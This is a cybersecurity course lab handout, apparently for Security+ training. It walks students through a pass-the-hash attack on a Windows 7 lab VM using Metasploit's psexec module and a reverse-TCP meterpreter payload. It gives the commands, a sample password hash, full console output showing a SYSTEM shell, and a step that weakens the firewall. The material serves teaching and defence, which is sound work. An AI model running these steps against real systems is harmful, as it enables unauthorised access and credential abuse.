Cybersecurity 701

Pass the Hash Lab

Pass the Hash Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software Tools used
  - Metasploit Framework

Prerequisites

- Be sure you have explored and understand the following labs.
- This lab makes use of:
  - Privilege Escalation Lab

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 - Given a scenario, analyze indicators of malicious activity.
    - Application attacks

What is a Pass the Hash Attack?

- A Pass the Hash attack is when a person gains access to a system using a hashed password
  - The attacker does not need to know the unencrypted, plaintext password.
- Why is this dangerous?
  - Why must a person or organization protect their password hashes?

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.15.4.209:1717
[*] 10.15.77.102:445 - Connecting to the server...
[*] 10.15.77.102:445 - Authenticating to 10.15.77.102:445 as user 'Administrator'...
[*] 10.15.77.102:445 - Selecting PowerShell target
[*] 10.15.77.102:445 - Executing the payload...
[+] 10.15.77.102:445 - Service start timed out, OK if running a command or non-service exe
cutable...
[*] Sending stage (200774 bytes) to 10.15.77.102
[*] Meterpreter session 1 opened (10.15.4.209:1717 -> 10.15.77.102:49225) at 2024-04-30 19
:00:16 +0000

meterpreter >
```

Pass the Hash Lab Overview


1. Set up Environments
2. Find the Necessary Information
3. Initialize Metasploit
4. Start the psexec Exploit
5. Examine the psexec Options
6. Find SMBUser and SMBPass
7. Set psexec Options
8. Set the Payload
9. Set Payload Options
10. Pass the Hash

Set up Environments


- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Weaken the Windows Firewall

- Hit the start button
- Search for “Network and Sharing Center”
- Open the Network and Sharing Center



Change from “Public network” to “Home network”



Find Necessary Information

- Find the IP Address of Kali and Windows
  - Write these down
    - If necessary, refer to the ifconfig lab to learn how to get IP Addresses
- Verify Connectivity
  - If necessary, refer to the ping Lab to verify connectivity
- Locate the Windows Password Hashes
  - Have the hashes handy for later in the lab
    - Refer to the privilege escalation lab to locate the Windows Password Hashes (end of the lab)


Initialize Metasploit

- Start Metasploit with the following command:

  `sudo msfconsole`

- You should notice that Metasploit console has started and you should now see:

  `msf6 >`



Start the psexec Exploit

- Search for the exploit:


  `search psexec`

  - Find where the psexec exploit is located
- Open the exploit:

  `use exploit/windows/smb/psexec`

  - Check your psexec location

The psexec exploit



Examine psexec Exploit Options

- Show the options for the exploit
  - **`show options`**

- What all do we need to enter?
  - **`RHOST`**
  - **`SMBUser`**
  - **`SMBPass`**


```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see
                                                    d7/metasploit-framework
   RPORT                 445              yes       The SMB service port (T
   SERVICE_DESCRIPTION                    no        Service description to
                                                     pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display nam
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to u
   SMBPass                                no        The password for the sp
   SMBSHARE                               no        The share to connect to
                                                    (ADMIN$,C$,...) or a no
                                                    hare
```

SM-*what*?

- Server Message Block (SMB) is a network protocol for Windows.
- SMB is what allows Windows networks to see and share folders, print servers, and other network resources.
- SMB is a commonly exploited attack vector on Windows.
  - Used in the 2014 Sony Pictures attack and the WannaCry ransomware attacks.
- Typically needs a username and password to authenticate with.
  - Once “in”, it can share other account details… as we’ll see.

Find SMBUser and SMBPass

- Examine your password hashes from Windows



- Pick the user with the most privileges
  - Here, it should be “Administrator”

Set psexec Options

- Set the RHOST


  `set RHOST Windows_IP_address`

- Set the SMBPass

  `set SMBPASS Windows_SMBPass`

- Set the SMBUser

  `set SMBUSER Administrator`



Please Note: The smbpass to paste goes from “aad” to “c72” in this example

Set the Payload

- Set the payload
  - Use the reverse_tcp payload

    `set PAYLOAD windows/x64/meterpreter/reverse_tcp`
  - Show the options

    `show options`
- We need to set the following:
  - **`LPORT`**

```
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (A
   LHOST     10.15.123.45     yes       The listen addres
   LPORT     4444             yes       The listen port
```

Set Payload Options

- Set the LPORT

  `set LPORT 1717`

- Check all the options

  `show options`

  - Make sure everything is correct!

```
msf6 exploit(windows/smb/psexec) > set LPORT 1717
LPORT => 1717
```

```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting             Required
   ----                  ---------------             --------
   RHOSTS                10.15.110.209               yes


   RPORT                 445                         yes
   SERVICE_DESCRIPTION                               no

   SERVICE_DISPLAY_NAME                              no
   SERVICE_NAME                                      no
   SMBDomain             .                           no
   SMBPass               aad3b435b51404eeaad3b435b5  no
                         1404ee:de26cce0356891a4a02
                         0e7c4957afc72
   SMBSHARE                                          no


   SMBUser               Administrator               no


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accept
   LHOST     10.15.35.229     yes       The listen address (an
   LPORT     1717             yes       The listen port
```

Pass the Hash

- Use the run command to run the attack
  - **`run`**
- Look at the credentials:
  - **`getuid`**
  - **`sysinfo`**
- Who are you logged in as?

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.15.35.229:1717
[*] 10.15.110.209:445 - Connecting to the server...
[*] 10.15.110.209:445 - Authenticating to 10.15.110.209
[*] 10.15.110.209:445 - Selecting PowerShell target
[*] 10.15.110.209:445 - Executing the payload...
[+] 10.15.110.209:445 - Service start timed out, OK if
[*] Sending stage (200774 bytes) to 10.15.110.209
[*] Meterpreter session 4 opened (10.15.35.229:1717 ->

meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : STUDENT-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

- Notice, you have logged in using only the password hash!

How to Defend Against a Pass the Hash attack?

- Very hard to defend against once hashes are compromised
  - How were you able to gain access to the hashes?
    - How can you protect your hashes?
- Do not use the same admin passwords on different stations
  - Why is it dangerous to use the same admin log-in of different workstations?
- How else can you defend against a pass the hash attack?